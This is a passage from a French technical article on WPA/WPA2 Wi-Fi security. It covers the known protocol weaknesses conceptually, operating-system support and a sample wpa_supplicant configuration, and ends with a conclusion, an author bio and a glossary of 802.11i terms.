L'algorithme Michael utilisé pour calculé le MIC a aussi des faiblesses résultant de son design (voulues par le groupe de travail 802.11i). La sécurité de Michael repose sur le fait qu'il est chiffré au sein du paquet. Les fonctions cryptographiques pour calculer des MIC sont habituellement résistante au attaques en clair connu (où l'attaquant dispose du message en clair et du MIC), mais Michael s'avère vulnérable a ce type d'attaque car il est inversible. En connaissant un message et sa valeur MIC associée, il est possible de découvrir la clé secrète servant à calculer le MIC, le secret du MIC est donc critique.

La dernière vulnérabilité connue est une attaque théorique possible sur les *Temporal Key Hash* du WPA en réduisant la complexité de l'attaque (de ∂128 à ∂105) sous certaines conditions (connaissance de certaines clés RC4).

Le WPA/WPA2 est aussi sujet a des vulnérabilités affectant d'autre méchanismes standard au sein de la norme 802.11i comme les attaques par usurpation des messages 802.1X (*EAPoL Logoff*, *EAPoL Start*, *EAP Failure* etc.) décrites par William A. Arbaugh et Arunesh Mishra une nouvelle fois dûes au manque d'authentification. Enfin il est important de noter que l'utilisation des protocoles WPA/WPA2 n'empêchera pas des attaques sur les couches basses tels que le brouillage radio, les dénis de service par violation de la norme 802.11, les dé-authentifications, les dé-associations, etc.

Implémentation de WPA/WPA2 dans les systèmes d'exploitation

Dans Windows, le support WPA2 n'est pas inclu de base. Une mise à jour de Windows XP SP2 (KB893357) est sortie le 29 avril 2005 ajoutant le support de WPA2 et améliorant la détection des réseaux sans fil (voir la Figure 16). Les autres versions de Windows doivent utiliser un client (supplicant) externe (commerciaux ou open source, comme *wpa_supplicant* – la version Windows étant expérimentale).

Sous Linux et les différents types de BSD, *wpa_supplicant* implémentait déjà le support WPA2 dès la sortie de la norme finale 802.11i. Il supporte un grand nombre de méthodes EAP et de fonctionnalités de gestion de clés pour WPA, WPA2 et WEP. Plusieurs réseaux peuvent être déclarés au sein d'un même fichier de configuration disposant de chiffrement, gestion des clés, méthodes EAP variées. La Listing 9 présente un fichier basique de configuration pour un réseau basé sur WPA2. L'emplacement par défaut pour le fichier de configuration de *wpa_supplicant* est */etc/wpa_supplicant.conf*, ce fichier doit être uniquement accessible à l'utilisateur root.

Le démon *wpa_supplicant* doit être lancé avec les privilèges root en mode débogage dans un premier temps (option `-dd`), avec le support du bon pilote (dans notre exemple cela correspond à l'option `-D madwifi` pour supporter la puce Atheros), le nom de l'interface (avec l'option `-i`, dans notre cas `ath0`) et le chemin du fichier de configuration (option `-c`) :

```
# wpa_supplicant
  -D madWi-Fi
```

Listing 9. *Exemple de fichier de configuration wpa_supplicant pour un réseau WPA2*

```
ap_scan=1           # Scan des fréquences radio et sélection
                    # du point d'accès approprié
network={           # Premier réseau sans fil
  ssid="some_ssid"  # SSID du réseau
  scan_ssid=1       # Forcer l'envoi de Probe Request
                    # pour la découverte de SSID cachés
  proto=RSN         # RSN pour WPA2/IEEE 802.11i
  key_mgmt=WPA-PSK  # Authentification par clé pré-partagée (Pre-Shared Key)
  pairwise=CCMP     # Protocol CCMP (chiffrement AES)
  psk=1232813c587da145ce647fd43e5908abb45as4a1258fd5e410385ab4e5f435ac
}
```


À propos de l'auteur

Guillaume Lehembre est un consultant sécurité français travaillant pour le cabinet HSC (Hervé Schauer Consultants – *http://www.hsc.fr*) depuis 2004. Il a travaillé sur différents audits, études et tests d'intrusion et a acquis une expérience certaine dans la sécurité des réseaux sans fils. Il a publié des articles et réalisé des interventions publiques sur ce sujet. Guillaume peut être contacté à l'adresse suivante : *Guillaume.Lehembre@hsc.fr.*

```
-dd -c /etc/wpa_supplicant.conf
-i ath0
```

Toutes les étapes théoriques décrites précédements sont visibles dans le mode de debogage (association à l'AP, authentification 802.1X, *4-Way Handshake*, etc.). Quand tout fonctionne correctement, *wpa_supplicant* peut être lancé en mode démon (en remplaçant l'option `-dd` par `-B`).

Sur Macintosh, le WPA2 est supporté avec la mise à jour 4.2 de l'utilitaire Apple AirPort : AirPort Extreme-enabled Macintoshes, AirPort Extreme Base Station et le AirPort Express.

Conclusion

Il est clair que le protocole de chiffrement WEP ne garantie pas une sécurité suffisante pour les réseaux sans fil Wi-Fi, il ne peut qu'être utilisé en complémentarité d'une solution de chiffrement de plus haut niveau (comme les technologies VPN). Le WPA représente une solution sécurisée pour les équipements supportant une mise à jour mais ne pouvant passer au WPA2 mais ce dernier représente une solution plus pérenne et sera à l'avenir le standard en terme de sécurité des réseaux sans fils Wi-Fi. N'oubliez pas de positionner vos réseaux sans fils dans une zone filtrée séparée et de garder toujours une connexion filaire à portée pour les réseaux critiques – le brouillage radio et les attaques de bas niveau (violation du standard 802.11, fausse dé-association, etc.) étant toujours dévastatrices. ●

Glossaire

- AP – *Access Point*, station de base pour un réseau Wi-Fi (appelé aussi point d'accès ou borne) interconnectant les clients sans fil entre eux ainsi qu'au réseau filaire.
- ARP – *Address Resolution Protocol*, protocole faisant la correspondance entre adresse IP et adresse MAC.
- BSSID – *Basic Service Set Identifier*, adresse MAC du point d'accès.
- CCMP – *Counter-Mode/Cipher Block Chaining Message Authentication Code Protocol*, protocole de chiffrement utilisé dans WPA2 basé sur l'algorithme de chiffrement par bloc AES.
- CRC – *Cyclic Redundancy Check*, algorithme de pseudo-intégrité utilisé par le protocole WEP (comporte de nombreuses faiblesses).
- EAP – *Extensible Authentication Protocol*, cadre de travail pour des méthodes d'authentification variées.
- EAPOL – *EAP Over LAN*, protocole utilisé dans les réseaux sans fil pour le transport d'EAP.
- GEK – *Group Encryption Key*, clé de chiffrement pour le trafic en diffusion (aussi utilisée pour l'intégrité des données dans CCMP).
- GIK – *Group Integrity Key*, clé d'intégrité pour le trafic en diffusion (utilisé dans TKIP).
- GMK – *Group Master Key*, clé maîtresse de la hiérarchie de groupe.
- GTK – *Group Transient Key*, clé dérivée de la GMK.
- ICV – *Integrity Check Value*, champ de donnée concaténé aux données en clair pour garantir l'intégrité (basé sur l'algorithme faible CRC32).
- IV – *Initialization Vector*, donnée combinée à la clé de chiffrement afin de produire une suite chiffrante unique.
- KCK – *Key Confirmation Key*, clé d'intégrité utilisée pour protéger les échanges de clé.
- KEK – *Key Encryption Key*, clé de confidentialité utilisée pour protéger les échanges de clé.
- MIC – *Message Integrity Code*, champ de donnée ajouté aux données en clair pour garantir l'intégrité (basé sur l'algorithme Michael).
- MK – *Master Key*, clé maîtresse connue du client 802.1x et du serveur d'authentification à l'issu du processus d'authentification 802.1x.
- MPDU – *Mac Protocol Data Unit*, paquet de donnée avant fragmentation.
- MSDU – *Mac Service Data Unit*, paquet de donnée après fragmentation.
- PAE – *Port Access Entity*, port logique 802.1x.
- PMK – *Pairwise Master Key*, clé maîtresse de la hiérarchie de clé pairwise.
- PSK – *Pre-Shared Key*, clé dérivée d'un mot de passe, remplaçant la PMK normalement issue d'un vrai serveur d'authentification.
- PTK – *Pairwise Transient Key*, clé dérivée de la PMK.
- RSN – *Robust Security Network*, méchanismes de sécurité 802.11i (TKIP, CCMP etc.).
- RSNA – *Robust Security Network Association*, association de sécurité utilisée dans RSN.
- RSN IE – *Robust Security Network Information Element*, champ contenant les informations RSN inclues dans les trames *Probe Response* et *Association Request*.
- SSID – *Service Set Identifier*, identifiant du réseau sans fil (identique à l'ESSID).
- STA – *Station*, un client sans fil.
- TK – *Temporary Key*, clé pour le chiffrement des données à destination d'une machine (unicast) (utilisé pour le calcul des données d'intégrité dans le protocole CCMP).
- TKIP – *Temporal Key Integrity Protocol*, protocole de chiffrement utilisé dans le WPA, basé sur l'algorithme de chiffement RC4 (comme le WEP).
- TMK – *Temporary MIC Key*, clé pour l'authenticité des données du trafic à destination d'une machine (unicast) (utilisé dans TKIP).
- TSC – *TKIP Sequence Counter*, compteur anti-rejeu utilisé dans TKIP (basé sur l'IV étendu).
- TSN – *Transitional Security Network*, méchanismes de sécurité pre-802.11i (WEP etc.).
- WEP – *Wired Equivalent Privacy*, protocole de chiffrement par défaut des réseaux sans fil de type 802.11.
- WPA – *Wireless Protected Access*, implémentation d'une pré-version de la norme 802.11i basée sur le protocole de chiffrement TKIP.
- WRAP – *Wireless Robust Authenticated Protocol*, ancien protocole de chiffrement utilisé dans le WPA2.